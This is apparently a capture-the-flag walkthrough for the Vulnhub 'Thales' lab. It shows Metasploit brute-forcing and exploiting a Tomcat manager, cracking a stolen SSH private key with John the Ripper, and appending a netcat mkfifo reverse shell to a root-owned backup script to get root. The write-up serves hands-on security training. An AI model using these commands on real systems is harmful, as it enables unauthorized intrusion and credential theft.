"Thales" is a Capture the Flag challenge available on Vulnhub. MachineBoy deserves credit for developing this box. In this box, we will learn how to exploit a vulnerability in the Tomcat Application Manager instance to gain access to the system and we will also learn how to exploit a script running with root privileges to gain root access.So, let us see how to solve this machine in the proper steps.
Download Thales from here
Level: Easy (For Beginners)
Methodology:
Network scanning
· netdiscover
· Nmap
Enumeration
· Abusing HTTP
Exploitation
· Metasploit
· John the Ripper
Privilege Escalation
· Reverse shell script
· Capture the Flag
Network Scanning

Initially, we will scan the network to find the Victim machine IP using the netdiscover command.
netdiscover
We find that the Victim machine has the IP address as 192.168.1.175
Nmap

Further, we ran an aggressive scan (-A) for open port enumeration where we found the following port details:
nmap -A 192.168.1.175
According to the Nmap output, we get
· on port 22 SSH server running (OpenSSH)
· on port 8080 HTTP service running (Apache tomcat)
Enumeration
Abusing HTTP

Now let's see if we can get any interesting information from port 8080. Because the Apache Tomcat Server is running on port 8080, we can see the result right away in the browser.
We note the Tomcat version number: 9.0.52
URL: http://192.168.1.175:8080
Exploitation
Metasploit
Now, let’s start msfconsole. We will be using the auxiliary scanner to bruteforce tomcat manager login.
msfconsole -q
use auxiliary/scanner/http/tomcat_mgr_login
set rhosts 192.168.1.175
set username tomcat
set verbose false
exploit
as result the password of tomcat that we get is tomcat:role1

As we enumerated Tomcat Manager Login creds thus we can try reverse connection by injecting malicious Java payload. We will use this exploit to get a meterpreter shell.
use exploit/multi/http/tomcat_mgr_upload
set rhosts 192.168.1.175
set rport 8080
set httpusername tomcat
set httppassword role1
exploit
After getting the meterpreter shell we navigate to the ‘home’ directory and there we can find a sub-directory named ‘thales’. Entering the ‘thales’ directory we get two files: user.txt and notes.txt. We also find a .ssh directory.
cd /home
ls
cd thales
ls


We observe that the public key (id_rsa.pub) and the private key(id_rsa) are present on the victim machine. The private key is used to login. So now we proceed to download the private key onto our kali machine.
cd .ssh
ls
download id_rsa /root/Desktop
John the Ripper
Now, we need to convert the id_rsa key into a hash which can be cracked using ‘john’. First, we use the command ‘ssh2john’ to convert the key into a hash.
locate ssh2john
/usr/share/john/ssh2john.py id_rsa > sshhash


Now we can attempt to crack the hash with john the ripper. We will use the wordlist ‘rockyou.txt’.
john –wordlist=/usr/share/wordlists/rockyou.txt sshash
Hash is cracked and we get the password: vodka06
On a new tab, we ssh into the machine using the username: tomcatand password: role1
ssh tomcat@<victim_ip>
After we get a shell, we will upgrade our non-interactive shell to a partially interactive one using the following command:
python -c 'import pty; pty.spawn("/bin/bash")'
Privilege Escalation
Reverse shell script

Since we have cracked the password of user ‘thales’, let’s switch to the thales user.
su thales
After switching to thales user, we use the command “id” to know about the real and effective ‘user and group’ IDs. We find that thales is a non-root user.
We now use “ sudo -l “ to check which commands can be run as root by the user thales.
sudo -l
We find that user thales does not have the ability to run any command as root.
So now we navigate around in search of some interesting files.
We get a hint on note.txt that a backup script is prepared for us in the directory /usr/local/bin/backup.sh

Now, let’s go and check the backup.sh file. We investigate and find that this file has read, written, and execute permissions and the file is owned by the root.
cat /usr/local/bin/backup.sh
ls -la /usr/local/bin/backup.sh
’
So this means we can replace the script with a reverse shell and expect to get root shell access.

On our attacking machine ( kali ) we will start a Netcat listener to receive the shell, on port 8888
nc -lvp 8888
We proceed to replace the script in backup.sh with a reverse shell as shown below:
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.3 8888 >/tmp/f">>backup.sh

As soon as we run the script backup.sh, we receive shell on our Netcat listener. As expected the shell we received is a root shell and in the end, we proceed to capture the root flag.
Capture the root flag
Id
cd /root
ls
cat root.txt